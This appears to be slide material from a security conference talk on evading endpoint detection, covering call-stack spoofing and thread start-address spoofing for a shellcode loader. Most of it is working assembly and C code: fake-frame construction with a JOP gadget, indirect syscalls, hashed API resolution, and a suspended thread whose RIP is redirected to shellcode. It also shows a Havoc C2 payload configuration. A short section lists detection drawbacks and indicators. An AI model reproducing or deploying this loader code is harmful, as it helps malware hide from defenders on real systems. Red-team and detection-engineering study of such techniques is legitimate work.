21    PVOID     r14;             // 112
22    PVOID     r15;             // 120
22 } PRM, * PPRM;

```

```

96  fixup:
97  mov rcx, rbx          ; rbx (PRM.rbx) : Contains addr of this PRM struct
98
99  add rsp, 200h          ; Big frame thing (Random Size. Just Worked!)
100 add rsp, [rbx + 56]      ; Stack size = PRM.RUTS_ss = RtUserThreadStart Stack Size
101 add rsp, [rbx + 32]      ; Stack size = PRM.BTIT_ss = BaseThreadInitThunk Stack Size
102 add rsp, [rbx + 48]      ; Stack size = PRM.Gadget_ss = Frame Stack Size of the API having JOP Gadget ("jmp [rbx]")
103
104 mov rbx, [rcx + 16]      ; Restoring original rbx (PRM.rbx)
105 mov rdi, [rcx + 24]      ; ReRestoring original rdi (PRM.rdi)
106 mov rsi, [rcx + 88]      ; ReRestoring original rsi (PRM.rsi)
107 mov r12, [rcx + 96]      ; ReRestoring original r12 (PRM.r12)
108 mov r13, [rcx + 104]      ; ReRestoring original r13 (PRM.r13)
109 mov r14, [rcx + 112]      ; ReRestoring original r14 (PRM.r14)
110 mov r15, [rcx + 120]      ; ReRestoring original r15 (PRM.r15)
111 jmp qword [rcx + 8]      ; jmp to original return addr of called API Function (PRM.OG_retaddr) => addr. of PRM struct + 8 offset = PRM.OG_retaddr

```

fixup asm procedure:

Jumping back to executed NTApi address (original address)

Moving addr. of PRM structure from rbx register to rcx register

Creates a big stack of 200h size

In order to access OG register values from PRM structure which was stored previously by spoof asm procedure.

This is basically the main FixUp Part.

finish asm procedure stored this

Adding 2 fake legit looking frames and 1 JOP gadget frame

9. Stack Spoofing:

STEP5: PRM Struct:

```

4  typedef struct
5  {
6      PVOID     Fixup;           // 0
7      PVOID     OG_retaddr;     // 8
8      PVOID     rbx;            // 16    // rbx (PRM.rbx) : Contains addr of this PRM struct
9      PVOID     rdi;            // 24
10     PVOID    BTIT_ss;         // 32
11     PVOID    BTIT_retaddr;    // 40
12     PVOID    Gadget_ss;       // 48
13     PVOID    RUTS_ss;         // 56
14     PVOID    RUTS_retaddr;    // 64
15     PVOID    ssn;             // 72
16     PVOID    trampoline;      // 80
17     PVOID    rsi;             // 88
18     PVOID    r12;             // 96
19     PVOID    r13;             // 104
20     PVOID    r14;             // 112
21     PVOID    r15;             // 120
22 } PRM, *PPRM;

```

- ***ssn*** for indirect Syscall Implementation.
- ***OG_retaddr*** (original return address of called API function), ***BTIT_retaddr*** (return address of BaseThreadInitThunk API) and ***RUTS_retaddr*** (return address of RtlUserThreadStart API) are the return addresses we want on to show up on the frame.
- ***BTIT_ss*** (*BaseThreadInitThunk Stack Size*), ***Gadget_ss*** (*Frame Stack Size of the API having JOP Gadget ("jmp [rbx]")*) and ***RUTS_ss*** (*RtlUserThreadStart Stack Size*) are the **stack sizes** of the respective address we're creating a frame to work.
- The first member: ***Fixup*** which will contain the **address of fixup** (*the assembly procedure*).
- This ***fixup Assembly Procedure*** will allow us to use the ***PRM struct***, address of which is present in the ***rbx register*** => ***PRM.rbx (rbx register)*** contains addr. of ***PRM struct***
- ***fixup Assembly Procedure will***:
Not Only help to Fix our ***Stack with Fake Frames***,
But also will help us to ***regain our execution procedure***.

9. Stack Spoofing:

STEP6: looping asm procedure:

- i. The ***looping*** label is used as a marker for the beginning of the loop inside the ***Spoof procedure***.
- ii. The loop is not called as a separate function/procedure but is an integral part of the ***Spoof function's execution flow***.

- Compares:

No. of stack args added

vs

No. of stack args we NEED to add

- i. If satisfied, then jumps to finish asm func.
- ii. Else, adds another arg then goes through this same check (cmp r11, r13)

```

40    looping:
41        xor r15, r15          ; r15 will hold the offset + rsp base
42        cmp r11, r13          ; comparing # of stack args added vs # of stack args we need to add
43        je finish              ; If required args matched => then Jumps to finish
44        ; Else adds another arg then goes through this check (cmp r11, r13)
45
46        ; Getting location to move the stack arg to
47        sub r14, 8              ; 1 arg means r11 is 0, r14 already 0x28 offset.
48        mov r15, rsp              ; get current stack base
49        sub r15, r14              ; subtract offset
50
51        ; Procuring the stack arg
52        add r10, 8
53        push qword [r10]
54        pop qword [r15]          ; move the stack arg into the right location
55
56        ; Increment the counter and loop back in case we need more args
57        add r11, 1
58        jmp looping

```

9. Stack Spoofing:

STEP7: finish asm procedure:

Here, the ***fixup label*** is NOT directly called from the ***finish procedure***; rather,

the address of the ***fixup label*** is set up to be executed as part of the return sequence from a function call.

Meaning:

The address of the ***fixup label*** is loaded into the ***rbx register*** using the ***lea*** instruction.

Address of ***fixup label*** is then stored in the parameter structure member, ***PRM.Fixup (mov [rdi], rbx)***.

Here, **[rdi] => [rdi + 0] => PRM.Fixup Member**

The ***jmp r11*** instruction at the end of the ***finish procedure*** jumps to the NTapi function whose address was previously stored in ***r11 (mov r11, rsi)***.

After the called function completes, it will return to the ***fixup procedure*** and start program execution to complete Spoofing process.

```

60    finish:
61    ; Creating a big 320 byte working space
62    sub rsp, 200h
63
64    ; Pushing a 0 to cut off the return addresses after RtlUserThreadStart.
65    push 0
66
67    ; RtlUserThreadStart + 0x14 frame
68    sub rsp, [rdi + 56]
69    mov r11, [rdi + 64]      ; OG return address of RtlUserThreadStart is moved to r11
70    mov [rsp], r11
71
72    ; BaseThreadInitThunk + 0x21 frame
73    sub rsp, [rdi + 32]
74    mov r11, [rdi + 48]      ; OG return address of BaseThreadInitThunk is moved to r11
75    mov [rsp], r11
76
77    ; Gadget frame
78    sub rsp, [rdi + 48]
79    mov r11, [rdi + 88]      ; OG return address of Gadget frame (trampoline) is moved to r11
80    mov [rsp], r11
81
82    ; Adjusting the param struct for the fixup
83    mov r11, rsi            ; Copying function to call into r11
84    mov [rdi + 8], r12        ; Real return address (in r12) is now moved into PRM.OG_retaddr
85    mov [rdi + 16], rbx       ; original rbx is stored into PRM.rbx
86    lea rbx, [fixup]          ; lea (load effective address) | fixup asm function's address is moved into rbx register
87    ; lea rbx, [rel fixup]
88    mov [rdi], rbx           ; fixup asm function's address is now stored in PRM.Fixup ([rdi + 0])
89    mov rbx, rdi              ; Address of param struct (Fixup) is moved into rbx register.
90
91    ; Syscall stuff. Shouldn't affect performance even if a syscall isn't made
92    mov r10, rcx
93    mov rax, [rdi + 72]        ; PRM.ssn
94    jmp r11

```

Indirect Syscall Implementation

9. Stack Spoofing:

Demo and Evasion Demo:

PATH =

file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/6.StackSpoofing/stackspoof_demo.mp4

PATH =

file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/6.StackSpoofing/stack_analysis_evasion_BEOTM_normal_stack.mp4

NOTE:

You have to keep on changing the algorithm of stack Spoofing, else after sometime or so this technique will also be detected by EDR yara rules, cause it's like a "*Cat and Mouse Game*"

9.1. DrawBack of StackSpoofing:

- So, in the spoofed stack in this image, for *NtDelayExecution call*, *NtDelayExecution* in MOST cases **WILL NOT** return to *KernelBase.dll!Internal_EnumSystemLocales* => **DETECTION!**
- Pushing **0x1** in place of **0x0** would **NOT Cut Off the Call Stack Walk** and would help **Detection Engineers to See the Below lying frame**. But this **DOESNT always guarantees the presence of malicious Stack Frames Underneath!**
- The Whole Stack is never truly unwinded fully, pushing **0x0** to stack causes a premature Cut Off. This can be a detection scenario for this implementation too.
- The implementation applied in this POC, relay on:
 - i. A **JOP gadget** that jumps to a **nonvolatile register** to return execution flow to the implant.
 - ii. A **Stack frame containing a return address to a jmp nonvolatile or jmp [nonvolatile] register** should be considered as an **IOCI**.

Stack - thread 18248	
	Name
0	ntdll.dll!NtDelayExecution+0x14
1	KernelBase.dll!Internal_EnumSystemLocales+0x406
2	kernel32.dll!BaseThreadInitThunk+0x14
3	ntdll.dll!RtlUserThreadStart+0x21

Resources:

1. [ThreadStackSpoof](#) by [@mariuszbit](#)
2. [StackSpoofingBlog](#) by [@d_tranman](#)
3. [SilentMoonwalk - Dynamic Stack Spoofing](#) by [@KlezVirus](#)
4. [BokuLoader](#) by [@0xBoku](#)
5. [VulcanRaven](#) by [github:william-burgess](#)

10. Newly Created Thread Start Address Spoofing:

Scenario:

I saw one thing when I used a Havoc shellcode (version 0.7), this is config. I used to create the shellcode.

Enabled techniques:

1. Sleep
2. Jitter
3. Indirect Syscall usage
4. Stack Duplication
5. Sleep Obfuscation (Zilean)
6. Proxy Loading (RtlRegisterWait)

The screenshot shows the Havoc payload configuration interface. The top bar displays the title "Payload". The configuration is set for "Agent: Demon", "Listener: reveng", "Arch: x64", and "Format: Windows Shellcode". The "Config" section contains the following values:

Config	Value
Sleep	2
Jitter	15
Indirect Syscall	✓
Stack Duplication	✓
Sleep Technique	Zilean
Sleep Jmp Gadget	None
Proxy Loading	RtlRegisterWait
Amsi/Etw Patch	None

The "Injection" section is expanded, showing:


Injection	Value
Alloc	Native/Syscall
Execute	Native/Syscall
Spawn64	C:\Windows\System32\notepad.exe
Spawn32	C:\Windows\SysWOW64\notepad.exe

10. Newly Created Thread Start Address Spoofing:

Scenario:

Then the shellcode Entry point looked like this when run via my spoof loader.

- We can see start address is **0x0** which is kind of an IOC!
- To mitigate this, we have to spoof a legit looking function address (**ntdll.dll!TpReleaseCleanUpGroupMembers+0x450**) in place of that IOC start address, **0x0**.



10. Newly Created Thread Start Address Spoofing:

Scenario:

- Using same NTApi for creating thread, *NtCreateThreadEx* but in **suspended mode**.
- Passing the address of *ntdll.dll!TpReleaseCleanUpGroupMembers+0x450* in place of **shellcode's base address/ entry point address**.
- Then would perform, **Context switching** within the **suspended thread**.
- Get the *context of the thread* and update only the **Instruction Pointer** (RIP register) to **our shellcode entry point** (in our case BaseAddress)
- Then we would **set back the modified context and resume the thread**.
- The Created thread only sees the *Ntdll!TpReleaseCleanupGroupMembers + 0x450*

10. Newly Created Thread Start Address Spoofing:

The changed Code would look like this:

Resolving function address
for Newly Created Thread
Start Address.

```
// ====== Spoof function for the Entry Point/ Start Address of the Newly Created Thread ======
// Spoof Function: TpReleaseCleanupGroupMembers + 0x450
// TpReleaseCleanupGroupMembers => NOT a Syscall
// TpReleaseCleanupGroupMembers: 0x4EE28FA007BA7B9
PVOID pTpReleaseCleanupGroupMembers = ResolveNtAPI(hDLL_ntdll, 0x4EE28FA007BA7B9);

PVOID SpoofEntry = (PBYTE)pTpReleaseCleanupGroupMembers + 0x450;

// ====== END: Spoof function for the Entry Point/ Start Address of the Newly Created Thread ======
```

Creating new Thread in
Suspended state
and passing the **address of
spoof function**
in place of **entry point of
shellcode**.

```
// ====== NtCreateThreadEx() ======
CONTEXT CtxEntry = { 0 };
pattern();
p.ssn = (PVOID)0xc2;
PVOID hThread = NULL;

// NtCreateThreadEx: 0x64DC7DB288C5015F
PVOID pNtCreateThreadEx = ResolveNtAPI(hDLL_ntdll, 0x64DC7DB288C5015F);

VOID spoofResult4 = Spoof(&hThread, (PVOID)THREAD_ALL_ACCESS, NULL, (PVOID)-1, &p, pNtCreateThreadEx, (PVOID)7, SpoofEntry, NULL, (PVOID)THREAD_CREATE_FLAGS_CREATE_SUSPENDED, NULL, NULL, NULL, NULL);
// Spoof(param1, param2, param3, param4, &SpoofStruct, AddrOffFunc, NumOfStackArgs, arg1)
// NtCreateThreadEx(&hHostThread, 0xFFFFFFF, NULL, MyCurrentProcess(), (LPTHREAD_START_ROUTINE)BaseAddress, NULL, FALSE, NULL, NULL, NULL, NULL);

// Check the returned value
if (spoofResult4 == 0)
    // Successfully obtained a valid result
    // Do something with spoofResult
    printf("[+] spoof() returned a valid result => Called NtCreateThreadEx in Suspended Mode!\n");
```

10. Newly Created Thread Start Address Spoofing:

The changed Code would look like this:

Getting full context of the suspended thread

Updating the RIP register to point towards Shellcode's base address now
 => Context Switching!

```

CtxEntry.ContextFlags = CONTEXT_FULL;
// ===== NtGetContextThread =====
pattern();
p.ssn = (PVOID)0xf3;
// NtGetContextThread: 0x3F0B5053AD7FC233
VOID* pNtGetContextThread = ResolveNtAPI(hDLL_ntdll, 0x3F0B5053AD7FC233);

VOID* spoofResult_NtGetContextThread = Spoof(hThread, &CtxEntry, NULL, NULL, &p, pNtGetContextThread, (VOID*)0);
// Spoof(param1, param2, param3, param4, &SpoofStruct, AddrOffFunc, NumOfStackArgs, argN)
// NtGetContextThread(hThread, &CtxEntry)

// Check the returned value
if ( spoofResult_NtGetContextThread == 0 )
{
    // Successfully obtained a valid result
    // Do something with spoofResult
    printf("[+] spoof() returned a valid result => Called NtGetContextThread\n");
}

// Switching Context: Pointing Rip to Shellcode Address
CtxEntry.Rip = (DWORD64)BaseAddress;
CtxEntry.ContextFlags = CONTEXT_FULL;
// ===== NtSetContextThread =====
pattern();
p.ssn = (PVOID)0x18d;
// NtSetContextThread: 0xCAE61D383FFD88BF
VOID* pNtSetContextThread = ResolveNtAPI(hDLL_ntdll, 0xCAE61D383FFD88BF);

VOID* spoofResult_NtSetContextThread = Spoof(hThread, &CtxEntry, NULL, NULL, &p, pNtSetContextThread, (VOID*)0);
// Spoof(param1, param2, param3, param4, &SpoofStruct, AddrOffFunc, NumOfStackArgs, argN)
// NtSetContextThread(hThread, &CtxEntry)

// Check the returned value
if ( spoofResult_NtSetContextThread == 0 )
{
    // Successfully obtained a valid result
    // Do something with spoofResult
    printf("[+] spoof() returned a valid result => Called NtSetContextThread\n");
}
else
{
    // Handle the case where spoof() returned nullptr
    printf("[!] spoof() failed with error code: 0x%llx (%u)\n", spoofResult_NtSetContextThread, GetLastError());
    // Perform additional error handling as needed
}

// ===== END: NtSetContextThread =====
//printf("Check\n"); getchar();

} else
{
    // Handle the case where spoof() returned nullptr
    printf("[!] spoof() failed with error code: 0x%llx (%u)\n", spoofResult_NtGetContextThread, GetLastError());
    // Perform additional error handling as needed
}

// ===== END: NtGetContextThread =====

```

10. Newly Created Thread Start Address Spoofing:

The changed Code would look like this:

Resuming the suspended
thread!

```
// ===== NtResumeThread() =====
pattern();

// NtResumeThread: 0xA50738CB80D0459F
VOID pNtResumeThread = ResolveNtAPI(hDLL_ntdll, 0xA50738CB80D0459F);

p.ssn = (VOID)0x52;

ULONG previousSuspendCount;

VOID spoofResult = Spoof(hThread, &previousSuspendCount, NULL, NULL, &p, pNtResumeThread, (VOID)0);
// Spoof(param1, param2, param3, param4, &SpoofStruct, AddrOfFunc, NumOfStackArgs, argN)
// NtResumeThread(hThread, &previousSuspendCount)

// Check the returned value
if (spoofResult == 0)
{
    // Successfully obtained a valid result
    // Do something with spoofResult
    printf("[+] spoof() returned a valid result => Called NtResumeThread\n");
}
else
{
    // Handle the case where spoof() returned nullptr
    printf("[-] spoof() failed with error code: 0x%llx (%u)\n", spoofResult, GetLastError());
    // Perform additional error handling as needed
}

pattern();

// ===== NtResumeThread() =====
```

10. Newly Created Thread Start Address Spoofing:

Let's see the Thread Stack Now!

TID	CPU	Cycles delta	Start address	Priority
6728		104,828	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
14612		104,828	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
16064		94,416	spoofloader2.exe +0x14e0	Normal
16520			ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
18484		96,796	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
18796	0.03	2,906,218	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
18908		59,482	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
19560	0.02	2,031,292	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
20076			ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
23088	0.02	2,291,544	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal

Thanks to Open Source Contributors:

1. [@peterwintrsmith](#)
2. [@0xBoku](#)
3. [@KlezVirus](#)
4. [@Jean_Maes_1994](#)
5. [@SoumyadeepBas12](#)
6. [@Sh0ckFR](#)
7. [@SEKTOR7net](#)
8. [@VirtualAllocEx](#)
9. [@d_tranman](#)
10. [@C5pider](#)
11. [Linkedin: Yazid Benjamaa](#)
12. [@jack_halon](#)
13. [@ShitSecure](#)

Thanks

To get connected with us:

1. <https://x.com/reveng007> | <https://www.linkedin.com/in/soumyanil-biswas/>
2. https://x.com/Chrollo_l33t | <https://www.linkedin.com/in/faran-siddiqui-2770321b1/>